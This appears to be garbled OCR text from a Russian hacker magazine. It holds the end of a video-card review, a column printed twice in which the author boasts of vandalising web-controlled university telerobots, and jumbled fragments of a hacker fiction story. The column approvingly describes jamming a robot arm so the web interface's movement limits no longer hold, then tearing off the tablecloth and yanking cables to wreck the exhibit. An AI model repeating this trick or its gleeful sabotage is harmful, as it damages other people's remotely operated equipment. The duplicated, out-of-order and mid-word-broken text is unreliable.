3. Комплект шнуров. Тут гикое разнообразие на все случаи жизни. Один шнур s-video - s-video, один переходник с разветвлением на несколько разных разъемов, один тюльпан - тюльпан. Тут же есть очень интересная штука, представляющая собой коробочку небольших размеров с разнообразными входами (s-video, видеовход типа тюльпан и два разъема для ввода стереозвука, тоже тюльпан). Эта коробочка крепится к столу посредством липучки и лишает необходимости лазить за системник чтобы, к примеру, подключить камеру. В самом дальнем углу коробки был обнаружен переходник DVI - VGA, он необходим, так как на карте нет отдельного выхода VGA.

4. Последний пункт, книжка и диски. Книжка с инструкцией по установке всего софта, русского, как и следовало ожидать, нету, в ней два диска: с драйверами и с софтинкой Ulead Video Studio (прога для монтажа видео).

В общем, карта очень неплохая, и может стать хорошим приобретением.



реклама на хит. fm 107.4



уверенно принимается
в Москве и 325 городах
России и ближнего зарубежья

РОБОХАК

Электро-Утют (e-tug@mail.ru)


Всех сильно приколола возможность управлять роботами через Инет. Многие попробовали, и я тоже освоил несколько! Надо сказать, что возня с координатами робоклешни - порядочный гимор. И после нескольких неудачных попыток взять двумя убогими металлическими пальцами кубик озвереваешь, и хочется что-нибудь сломать. Одно дело, если робот рядом, тогда берешь молоток погромче или водопроводную трубу и идешь разбираться с обидчиком.

Например, мой очень нервный приятель на этот случай клал с собой кувалду, когда что-то палял. Ну а если этого важного инструмента не оказывалось под рукой, он кидал все об стену. А однажды он выкинул из окна банку хлорного железа для травления текстолита. Потом асфальт под его окнами был ржавым очень-очень долго.


Так вот, WEB-управляемый робот плох тем, что до него нужно лететь в Австралию или в направлении иного края географии. Поскольку физический контакт с аппаратом практически исключен, пытаешься со злости за что-нибудь ухватить клешней. И тут уж все зависит от разработчиков роборуки: насколько крепкими они соорудили стол и предметы, как далеко поставили WEB-камеры, убрали ли провода, поставили ли ограничения на движения манипулятора...

ПОПЫТКИ НАВРЕДИТЬ

Телеробот (<http://telerobot.mech.uwa.edu.au/>) не позволил мне даже выкинуть кубик за пределы стола. Просто в определенный момент манипулятор переставал двигаться дальше за пределы стола с кубиками. Причем, как назло, у стола сделаны бордюры, чтобы кубики не падали вниз. Но ничего, есть пара идей, как навредить: нужно попробовать построить очень высокую пирамидку



Клеенку я не порвал, но вот измял неслабо




Мирный роботаторморт, однако я уже зацепил клешней клеенку

рядом с краем и толкнуть ее, тогда часть кубиков все-таки упадет на пол. Еще хороший вариант: толкать кубики к бордюру, пока они не упрутся в него. На фотографии телеробот кажется очень мощным, поэтому есть надежда высадить таким образом стенку из оргстекла. Однако этим геморроем мы пока не заморочились, тем более что у этого WEB-робота сейчас работает, к сожалению, только одна камера из трех. Это сильно затрудняет безобразия и осложняет манипуляции.

Разработчики телесаговника (<http://telegarden.aec.at/>) вообще сатанисты: сначала нужно зарегистрироваться, причем пароль и логин вышлют на мыло. Но даже после этого единственное, что можно делать, это только поливать и рассматривать растения. Причем залить растения нелегко, потому что провод скорее опрыскивает, чем по-настоящему льет водичку. Причем он еще и запоминает, где сколько налил воды, поэтому вряд ли получится устроить потоп в телесадишке. Вся надежда на посадку своего семечка, это разрешат сделать только после того, как ты зай-

дешь на сайт несколько раз и польешь чужие растения. Интересно, робот будет рыть для семечка ямку? На обучающих фотках это, кажется, происходит. Так вот, было бы неплохо посадить такое семечко-паразит в центр чужого растения, чтобы робот расковырял при этом чей-то выросший папоротник. Жаль, телесаговник сделан с повышенными мерами безопасности, иначе все растения пересаживали бы с места на место по несколько раз в день и разбомбили всю кадку. Словом, эту попытку заняться WEB-робовредительством тоже можно считать неудачной.



Ой, кажется меня накрыли. Почему-то недоступна управляющая сиджияйка.



Ура! Удалось высвободить обе ноги робота!

РОБОХАК

Побегу над очередным роботом (<http://robotoy.elec.uow.edu.au>) не предвещало ничто. Манипулятор маленький, кубиков мало, стол кажется необъятным. В ВЕБ-интерфейс добавлены ограничения на движения роборуки. Однако почти сразу я натолкнулся на интересный баг. Я хотел всего лишь сгрести кубики вместе и потому опустил клешню пониже. Однако рука почему-то не захотела двигать кубики. Оказалось, что стол кривой, и манипулятор просто цепляется за неровности и не двигается дальше. Однако программа WEB-интерфейса при таком простом остается в полной уверенности, что робот сдвинулся и корректирует допуски. То есть, специально заклинив руку, я получил возможность подвинуть ее за пределы программных ограничений. А двигать было куда: было видно, что сзади из манипулятора торчат провода. Но до них я не дотянулся, помешали аппаратные ограничения, оказалось, что робот просто механически не способен вращаться на все 180 градусов. Конечно, это стало понятно не сразу, наоборот, мне все время казалось, что до заветных проводов не хватает пары сантиметров, и я снова и снова заклинивал манипулятор, пока не убедился, что механический барьер преодолеть нельзя. Жаль, до проводов я не достал, но зато во время заклинивания чуть-чуть задралась клеенка. Было решено этим воспользоваться: я раскрыв клешню, подвел ее к заграничному краю, опустил, сдвинул в сторону, чтобы получше зацепить, и дал команду закрыть.

Однако клешню тоже, оказывалось, заклинивает, и закрыть ее не удалось. Пришлось поднять ее от стола, дать команду открыть, и только после этого удалось ухватить клешню металлическими пальцами. Я тащил в сторону и одновременно приподнимал, однако клеенка все время выскальзывала! Тогда я попытался ухватить ее, сложив вдвое, но она все равно выскользнула! У этих роботов, видимо, специально делают

очень слабый захват, видимо чтобы интернетчики не раздавили кубики. Тогда я перешел к другой тактике: раскрыв клешню, опустил ее максимально близко к столу и стал аккуратно поддевать ею клеенку. Выяснилось, что робот двумя передними ножками стоит на куске ненавистной клеенки, а под нею самый обычный деревянный стол. В определенный момент рука все время застревала на складке - эх, были бы моторы мощнее, тогда можно было бы вообще все здесь изорвать в клочья.

Оказалось, что если дать механической руке разогнаться - она двигает мощнее. Мотая манипулятором из стороны в сторону :). Однако все равно она застревала где-то на середине. При этом робот начинал сам себя подталкивать к краю стола. Через некоторое время я уже дотягивался до края - этого достаточно, чтобы выкинуть кубики. Но с этим я не хотел спешить. Одной ножкой робот все-таки держал клеенку, и было решено высвободить ее. На это я убил около часа, цепляя клеенку то с одной, то с другой стороны. И, наконец, она высвободилась! Почему-то после этого сервер стал сразу недоступен. Нет, меня не запалили, просто на сайт зашел другой пользователь и взял на себя управления. Видимо его удивил погром на выставочном стенде, и перец быстро свалил. Снова овладев управлением, я сразу же зацепил освободившуюся клеенку и спихнул ее со стола вместе с кубиками.

Как я уже говорил, во время возни с клеенкой робот сильно развернулся и сдвинулся к краю стола. Кстати, в одну из камер был виден кусок, похожий на системный блок компьютера. Жаль, клешня не доставала до него. Зато теперь



Вот и свершилось безобразие! Робот полностью разгромил свой стенд!

моя железная лапа доставала до проводов, их было около четырех, а один из них - многодорожечная лента. Мне несколько раз удалось схватить за этот интерфейсный провод клешней и хорошенько дернуть. Я уже говорил, что робот пальцы слабоваты, поэтому лента все время выскальзывала. И уронить компьютер на пол так и не удалось, однако на стенде был полный разгром, и я пошел спать удовлетворенным! Сделал гадость - на сердце радость.

К удовольствию всех моих грузей такой бедлам сохранялся на стенде все выходные, и только в воскресенье ночью кто-то все поправил. А через пару дней сайт и вовсе отключили. Но мне кажется, что его все равно скоро включат. А чтобы я снова не разбомбил там все, им придется привинтить робота к столу, убрать клеенку или приклеить ее, спрятать провода и компьютер, поставить робота еще дальше от края.

Механика - слабая сторона всех роботов, и если ее серьезно помучить, то что-нибудь обязательно отвалится или взглюкнет. Любой сможет разломать робота по сети, применив воображение. Жаль только, роботов таких немного - их беречь надо!



А тут видно, как слаба клешня. Ее аж всю перекожежило.

Мне несколько раз удалось схватить за этот интерфейсный провод клешней и хорошенько дернуть.

РОБОХАК

Электро-Утют (e-tug@mail.ru)


Всех сильно приколола возможность управлять роботами через Инет. Многие попробовали, и я тоже освоил несколько! Надо сказать, что возня с координатами робоклешни - порядочный гимор. И после нескольких неудачных попыток взять двумя убогими металлическими пальцами кубик озвереваешь, и хочется что-нибудь сломать. Одно дело, если робот рядом, тогда берешь молоток погромче или водопроводную трубу и идешь разбираться с обидчиком.

Например, мой очень нервный приятель на этот случай клал с собой кувалду, когда что-то палял. Ну а если этого важного инструмента не оказывалось под рукой, он кидал все об стену. А однажды он выкинул из окна банку хлорного железа для травления текстолита. Потом асфальт под его окнами был ржавым очень-очень долго.


Так вот, WEB-управляемый робот плох тем, что до него нужно лететь в Австралию или в направлении иного края географии. Поскольку физический контакт с аппаратом практически исключен, пытаешься со злости за что-нибудь ухватить клешней. И тут уж все зависит от разработчиков роборуки: насколько крепкими они соорудили стол и предметы, как далеко поставили WEB-камеры, убрали ли провода, поставили ли ограничения на движения манипулятора...

ПОПЫТКИ НАВРЕДИТЬ

Телеробот (<http://telerobot.mech.uwa.edu.au/>) не позволил мне даже выкинуть кубик за пределы стола. Просто в определенный момент манипулятор переставал двигаться дальше за пределы стола с кубиками. Причем, как назло, у стола сделаны бордюры, чтобы кубики не падали вниз. Но ничего, есть пара идей, как навредить: нужно попробовать построить очень высокую пирамидку



Клеенку я не порвал, но вот измял неслабо




Мирный роботаторморт, однако я уже зацепил клешней клеенку


рядом с краем и толкнуть ее, тогда часть кубиков все-таки упадет на пол. Еще хороший вариант: толкать кубики к бордюру, пока они не упрутся в него. На фотографии телеробот кажется очень мощным, поэтому есть надежда высадить таким образом стенку из оргстекла. Однако этим геморроем мы пока не заморочились, тем более что у этого ВЕБ-робота сейчас работает, к сожалению, только одна камера из трех. Это сильно затрудняет безобразия и осложняет манипуляции.

Разработчики телесаговника (<http://telegarden.aec.at/>) вообще сатанисты: сначала нужно зарегистрироваться, причем пароль и логин вышлют на мыло. Но даже после этого единственное, что можно делать, это только поливать и рассматривать растения. Причем залить растения нелегко, потому что провод скорее опрыскивает, чем по-настоящему льет водичку. Причем он еще и запоминает, где сколько налил воды, поэтому вряд ли получится устроить потоп в телесадишке. Вся надежда на посадку своего семечка, это разрешат сделать только после того, как ты зай-

дешь на сайт несколько раз и польешь чужие растения. Интересно, робот будет рыть для семечка ямку? На обучающих фотках это, кажется, происходит. Так вот, было бы неплохо посадить такое семечко-паразит в центр чужого растения, чтобы робот расковырял при этом чей-то выросший папоротник. Жаль, телесаговник сделан с повышенными мерами безопасности, иначе все растения пересаживали бы с места на место по несколько раз в день и разбомбили всю кадку. Словом, эту попытку заняться ВЕБ-робовредительством тоже можно считать неудачной.



Ой, кажется меня накрыли. Почему-то недоступна управляющая сиджияйка.



Ура! Удалось высвободить обе ноги робота!

РОБОХАК


Побегу над очередным роботом (<http://robotoy.elec.uow.edu.au>) не предвещало ничто. Манипулятор маленький, кубиков мало, стол кажется необъятным. В ВЕБ-интерфейс добавлены ограничения на движения роборуки. Однако почти сразу я натолкнулся на интересный баг. Я хотел всего лишь сгрести кубики вместе и потому опустил клешню пониже. Однако рука почему-то не захотела двигать кубики. Оказалось, что стол кривой, и манипулятор просто цепляется за неровности и не двигается дальше. Однако программа WEB-интерфейса при таком простом остается в полной уверенности, что робот сдвинулся и корректирует допуски. То есть, специально заклинив руку, я получил возможность подвинуть ее за пределы программных ограничений. А двигать было куда: было видно, что сзади из манипулятора торчат провода. Но до них я не дотянулся, помешали аппаратные ограничения, оказалось, что робот просто механически не способен вращаться на все 180 градусов. Конечно, это стало понятно не сразу, наоборот, мне все время казалось, что до заветных проводов не хватает пары сантиметров, и я снова и снова заклинивал манипулятор, пока не убедился, что механический барьер преодолеть нельзя. Жаль, до проводов я не достал, но зато во время заклинивания чуть-чуть задралась клеенка. Было решено этим воспользоваться: я раскрыв клешню, подвел ее к заграничному краю, опустил, сдвинул в сторону, чтобы получше зацепить, и дал команду закрыть.

Однако клешню тоже, оказывалось, заклинивает, и закрыть ее не удалось. Пришлось поднять ее от стола, дать команду открыть, и только после этого удалось ухватить клешню металлическими пальцами. Я тащил в сторону и одновременно приподнимал, однако клеенка все время выскользывала! Тогда я попытался ухватить ее, сложив вдвое, но она все равно выскользнула! У этих роботов, видимо, специально делают

очень слабый захват, видимо чтобы интернетчики не раздавили кубики. Тогда я перешел к другой тактике: раскрыв клешню, опустил ее максимально близко к столу и стал аккуратно поддевать ею клеенку. Выяснилось, что робот двумя передними ножками стоит на куске ненавистной клеенки, а под нею самый обычный деревянный стол. В определенный момент рука все время застревала на складке - эх, были бы моторы мощнее, тогда можно было бы вообще все здесь изорвать в клочья.

Оказалось, что если дать механической руке разогнаться - она двигает мощнее. Мотая манипулятором из стороны в сторону :). Однако все равно она застревала где-то на середине. При этом робот начинал сам себя подталкивать к краю стола. Через некоторое время я уже дотягивался до края - этого достаточно, чтобы выкинуть кубики. Но с этим я не хотел спешить. Одной ножкой робот все-таки держал клеенку, и было решено высвободить ее. На это я убил около часа, цепляя клеенку то с одной, то с другой стороны. И, наконец, она высвободилась! Почему-то после этого сервер стал сразу недоступен. Нет, меня не запалили, просто на сайт зашел другой пользователь и взял на себя управления. Видимо его удивил погром на выставочном стенде, и перец быстро свалил. Снова овладев управлением, я сразу же зацепил освободившуюся клеенку и спихнул ее со стола вместе с кубиками.

Как я уже говорил, во время возни с клеенкой робот сильно развернулся и сдвинулся к краю стола. Кстати, в одну из камер был виден кусок, похожий на системный блок компьютера. Жаль, клешня не доставала до него. Зато теперь



Вот и свершилось безобразие! Робот полностью разгромил свой стенд!

моя железная лапа доставала до проводов, их было около четырех, а один из них - многодорожечная лента. Мне несколько раз удалось схватить за этот интерфейсный провод клешней и хорошенько дернуть. Я уже говорил, что робот пальцы слабоваты, поэтому лента все время выскользывала. И уронить компьютер на пол так и не удалось, однако на стенде был полный разгром, и я пошел спать удовлетворенным! Сделал гадость - на сердце радость.

К удовольствию всех моих грузей такой бедлам сохранялся на стенде все выходные, и только в воскресенье ночью кто-то все поправил. А через пару дней сайт и вовсе отключили. Но мне кажется, что его все равно скоро включат. А чтобы я снова не разбомбил там все, им придется привинтить робота к столу, убрать клеенку или приклеить ее, спрятать провода и компьютер, поставить робота еще дальше от края.

Механика - слабая сторона всех роботов, и если ее серьезно помучить, то что-нибудь обязательно отвалится или взглюкнет. Любой сможет разломать робота по сети, применив воображение. Жаль только, роботов таких немного - их беречь надо!



А тут видно, как слаба клешня. Ее аж всю перекожежило.

Мне несколько раз удалось схватить за этот интерфейсный провод клешней и хорошенько дернуть.

БОЛЬШЕ ПОЛОВИНЫ

Niro (niro@real.xakep.ru)

ВЕБ-ТУЛЗЫ

Вы когда последний раз занимались арифметикой? - вопрос был задан металлическим тоном.

- Не так давно, маэстро, - ответ был явно подхалимский - тихий, вкрадчивый.

- Ну, и что там у нас получается?

- Все упирается в условие задачи. БОЛЬШЕ ПОЛОВИНЫ - НЕЛЬЗЯ.

- Не напоминайте мне об этом - жить не хочется... - металл ушел, оставив место грусти. - Сколько лет, сколько лет!

- Ну, на этот вопрос я могу...

- Это не вопрос, неужели непонятно! - металл вновь воцарился в голосе. - Вы ищите их? Этих самых... хакеров?

- Безусловно, маэстро, - четкий, армейский ответ, хотя и не военным языком. Шуршание бумаги, шепот себе под нос. - Есть уже восемь человек, на подходе еще пятеро. Но вы ведь знаете, что самое главное в этом деле - начать. На роль первого я уже выбрал одного...

- Все честно?

- Обижаете, маэстро, - подхалимские нотки окончательно оставили говорившего, на их месте утвердился тон человека практически равного...

- Что у нас есть гля начала?

- Мелочь, но зато какая...

- Сработает?

- У этих людей - я имею в виду хакеров - есть одна слабость. Правда, среди них находятся единицы, ей не подверженные... Короче, все они ищут легких путей. Я ДАМ СПОСОБ НАХОДИТЬ ИХ ВСЕГДА.

Тишина. Еле слышное гудение камина. Глубокий вздох.

- Но ведь я имею на это право?

- Имеете, маэстро. Только у меня к вам просьба - когда вы будете делать это в первый раз, не упадите в обморок. Цифра все-таки приличная...

Тонко скрипнуло кресло-качалка. Подобрав плед с пола, тот, кого называли «маэстро», тщательно укутал им ноги и устоялся на огонь...

Его собеседник осторожными шагами, пятясь, вышел из комнаты. Работа началась.

* * *

Шин сидел за компьютером, крепко обхватив голову руками; пальцы и мокрые от пота волосы переплелись, создавалось впечатление «скотча» - но он и не стремился освободиться. Перед глазами черным прямоугольником чертова консоль. Курсор мигал, не давая сосредоточиться.

Задача, конечно же, имела решение. Не могла не иметь. В вопросе всегда содержится половина ответа. Просто Шин почему-то не видел его. Даже при рассмотрении в упор.

- Основной целью любого злоумышленника (тут он хмыкнул, цитируя очередной учебник) является доступ к командной строке... А если там все экранируется, кроме восьмидесятого порта! И какого хрена писать об «обратном канале», если это так легко отлавливается!

Он опустил глаза в клавиатуру, терпеливо ожидающую его прикосновений (правда, частенько она получала подзатыльники, а порой ее просто приговаривали к смерти). Мыслей было до хрена - и ни одной толковой.

Выпутав пальцы из шевелюры, он положил их перед собой лапками вверх и принялся изучать переплетение линий. Где-то в них было вырезано и решение сегодняшней проблемы...

Экран свернулся в точку, кулер притих под столом. Прямо перед Шином на стене погасли электронные часы. Стало настолько тихо, что Шину это показалось просто непозволительным. На кухне заткнулась вечно бубнящая магнитола, настроенная ежигонжу на одну и ту же волну. А потом раздался вежливый стук в дверь.

«Именно так ОНИ и приходят... - екнуло сердца Шина. - Оперативники...»

Он всегда готовил себя к тому, что Управление «Р» может до него добраться. В принципе, оно уже было просто обязано это сделать - если посчитать, сколько вреда принес своей работой Шин. «Жаль, что полюс, на котором я приношу пользу, всегда является отрицательным... А к положительному как-то не тянет».

На случай ЗАХВАТА он приготовил все пути к отступлению. Самое главное, конеч-

И вот он тупо смотрел в погасший экран и медленно понимал, что бесперебойник почему-то не работает, что у него нет тех тридцати минут, за которые он должен был успеть...

Стук повторился - аккуратный, ненавязчивый. Три раза. «Дын-дын-дын». Шин вдруг понял, что замер, как восковая кукла.

«Не открывать! - молния в голове. - Меня нет дома!»

Сердце застучало громче поезда. Ноги стали ватными, Шин просто не смог бы на них подняться, чтобы подойти к двери. Он медленно протянул руку к зажигалке; через пару мгновений в вечернем полумраке квартиры засветился фритилек. В руках оказался один из дисков его непревзойденной коллекции шпионского софта. Через секунду он должен был превратиться в тающую сосульку.

Прежде чем погнестись к огню, он аккуратно нагнулся, проверил «Power» - бесполезно, несколько раз палец безо всякого успеха вдавливал кнопку в корпус. После этого эксперимента он вздохнул и, по-прежнему стараясь не смотреть в сторону двери, за которой стояли сейчас люди в погонах, поднес диск к свече.

Пластик диска почернел и «поплыл»; вонь поползла во все стороны. Шину зажать нос было нечем - одной рукой он держал свечу над несколькими листами бумаги, чтобы вся эта текучая черная гадость не попала на стол, кончиками пальцев другой он держал за самый краешек едва ли не самый лучший из своих дисков.

- А ВЕДЬ ОНИ ЕЩЕ НЕ УШЛИ... - прозвучал в темноте голос откуда-то с дивана - прозвучал с такой же вежливостью, с какой несколько минут звучал стук в дверь.

но, - бесперебойник. На тридцать минут. Этого должно было хватить на низкоуровневое форматирование его не очень большого винчестера. Все файлы, необходимые для работы, он хранил на дисках - рядом с компом стояла большая свеча в шестигранном подсвечнике и лежала зажигалка; чирк! - и пламя инфу, пока винчестер перепахивается «на ноль». Литературы, конечно, тоже было много, в том числе и с его пометками - одной только подшивкой «Хакера» за все года можно было бы припереть к стенке, но не у нас, а где-нибудь в Америке.

В дверь постучали в третий раз; Шин уронил диск в застывшую на столе лужицу.

- А если это просто совпадение? - шепнул себе под нос Шин. - В смысле, свет вырубил, а тут соседка пришла - за дрезью, к примеру, или за чаем... Е-мое, что ж я сделал!

Зерна сомнения упали на благодатную почву - разглядывая тоскливым взглядом оставшиеся диски, Шин чувствовал, что на них рука у него не поднимется - даже если за это придется отвечать по полной программе.

Но почему отказал бесперебойник? Прибор, отвечающий не просто за сохранность данных - за жизнь и свободу хозяина компьютера! Ожидая, что стуки больше не повторятся, Шин встал, отодвинул угол занавески, разглядывая дома с противоположной стороны улицы (вдруг это весь район рубанули?). Судя по темным прямоугольникам окон напротив, света не было и там. Тогда с чистой совестью Шин нырнул под стол и попытался разобраться с источником бесперебойного питания.

Эта железка не имела ничего общего с внутренним устройством Unix-системы, однако кое-какие навыки в работе с электричеством в объеме школьной программы у Шина были. Ковыряться в сумерках отверткой, он не забывал периодически прислушиваться к тому, что творилось на площадке перед его квартирой. На площадке последние десять минут было тихо. Кто бы это ни был - он ушел.

Довольно скоро стало понятно, что бесперебойник абсолютно исправен. Исправен настолько, что Шин даже выглянул из-под стола и посмотрел на монитор, ожидая увидеть лампочку «STAND BY» включенной. Хрен там. Не дождетесь.

Вонь в квартире постепенно выветривалась. Не решаясь открыть форточку, дабы не выдать своего присутствия в доме тем, кто наблюдал сейчас («Наблюдал ли?») за его окнами со стороны, он, проклиная все на свете, отфильтровывал эту гадость своими легкими.

Пару раз стукнувшись головой о стол, Шин решил выбраться из-под него и вздремнуть на диване - пока света в квартире не было, делать за компом было нечего. Адреналин помаленьку улетучивался вместе с плавленным пластиком; Шин выполз и распрямил усталую спину. Сладко потянувшись, он забористо выругался, передав привет всем тем, кто устроил сумерки раньше положенного природой времени, вспомнив и «Газпром», и всех остальных, располагающихся где-то неподалеку.

- А ВЕДЬ ОНИ ЕЩЕ НЕ УШЛИ... - прозвучал в темноте голос откуда-то с дивана - прозвучал с такой же вежливостью, с какой несколько минут звучал стук в дверь. Шин от неожиданности громко икнул и замер, на шаривая за спиной стол трясущейся рукой.

- А... Э... Кто...

- Добрый вечер, - голос, звучащий из пустоты, производил впечатление фильма «Человек-невидимка». - Сейчас все пройдет...

Шин почувствовал, как ледяная рука, сжавшая его сердце, разжимается - медленно, но ощутимо. Его ладонь наконец-то нашла стол за спиной; нащупав хоть какую-нибудь опору, Шин откашлялся и спросил:

- Ты кто?.. И где?

Диван скрипнул - будто кто-то на нем немного приподнялся, чтобы принять более удобную позу. Колыхнулась штора; вздохнул за дверью туалета унитаз; протяжно провыла батарея. На мгновение мигнула и тут же погасла лампочка в люстре.

За эту долю секунды Шин успел увидеть,

что диван пуст. Возле окна, там, где слегка, будто сквозняком, повело шторы, - тоже никого.

- Truth is out there... - шепот из ниоткуда.

- What's up? - машинально на том же самом языке спросил Шин, не перестававший прислушиваться к тем звукам, что рождала его квартира.

В кладовой картонный шорох - словно коробка из-под монитора, которую Шин по непонятным причинам не выбрасывал, решила выползти на свободу. Заскрипела дверь в ванную - петли у нее не смазывались уже несколько лет, и она очень любила поскрипывать среди ночи...

Шин громко икнул - то ли от страха, то ли от того, что нагло задержал дыхание, боясь издать хоть малейший звук.

- Подышите носом, - раздался из пустоты совет. - Глубоко и медленно вдыхайте и выдыхайте... Вот уж не думал так вас напугать, прости меня ради всего... Чуть не сказал «святого».

* * *

- Он не может больше ждть, - полный печали мужской голос.

- Вы думаете, отец, он решится? - взволнованный женский. - Он должен себе представлять все возможные последствия.

- Он их представляет гораздо лучше, чем ты, - еле слышно произнес мужчина. - Но я его прекрасно понимаю. То, на что он обречен, - этого не познать никому, кроме него самого. Я все время ждал, что он предпримет какие-нибудь шаги - особенно с того момента, когда так называемый научно-технический прогресс подтолкнул нас к мысли о хранении информации в Интернете.

- Неужели вы не боялись доверить столь важные сведения этой свалке информации? - женщина, судя по голосу достаточной молодой, переживала гораздо больше собеседника.

- Спрячь дерево в лесу, - был ответ. -



Мне тогда казалось, что это - единственный надежный способ укрыть подобную рода информацию. Надо было сделать ее частью этой свалки - только тогда она могла слиться с ней, стать незаметной.

- Что это было изначально?

- Бумага. Обыкновенный лист, на нем несколько предложений, две подписи - моя и... Он любит, когда его называют «маэстро».

- Я слышала об этом. Каков ваш прогноз?

- Несколько дней. А может быть, минут...

Ты - моя последняя линия обороны, моя надежда. Такие, как я, не делают ошибок; но если им волей судьбы (когда они сами - СУДЬБА) приходится их делать, то тогда у них самих недостает сил исправить огрехи...

Мужчина замолчал и, тяжело дыша, устался в пол. Его собеседница осторожными шагами, пятась, вышла из комнаты. Работа началась.

* * *

Страх исчез окончательно - как обычно бывает после того, как выйдешь из кабинки «колеса обозрения». Шин всегда боялся высоты, но, стараясь не показывать этого, за компанию частенько в Парке отдыха проезжал пару кругов; сердце зами-

ке, было заметно невооруженным глазом.

На коленях гость держал тоненькую папку из крокодиловой кожи, закрытую на «молнию». Длинными пальцами пианиста он поколачивал по ней, периодически поглаживая (словно извиняясь). Пауза затянулась.

Шин приподнял брови, всем своим видом задавая вопрос: «Ну?». Гость, будто не замечая его и думая о чем-то своем, сложил губы бантиком и шумно втянул воздух сквозь получившуюся трубочку. После чего решительно отодвинул папку, положив ее на диван, и взглянул, наконец, в сторону Шина. Их взгляды встретились.

От неожиданности гость клацнул зубами, и фраза, которую он собирался произнести, застряла у него в горле. Спустя секунду он собрался, поставил ноги вместе, сцепив пальцы рук на коленях, снова шумно вздохнул, улыбнулся и попытался начать заново - но опять безрезультатно.

Шин криво улыбнулся. Он явно чего-то не понимал.

- Привет, - вдруг сказал гость.

- Ага, - ответил Шин. «Хоть что-то...» - подумалось ему.

- Я...

- Ага, - повторил Шин.

Гость смутился. Нашарив рядом с собой папку, он положил на нее ладонь пра-

вы зарабатываете себе на жизнь, - улыбаясь, продолжил Хайнц. - Смело, нечего сказать. Я вообще всегда боялся компьютеров; а относиться к ним как к средству заработка - это для меня выше всякого понимания...

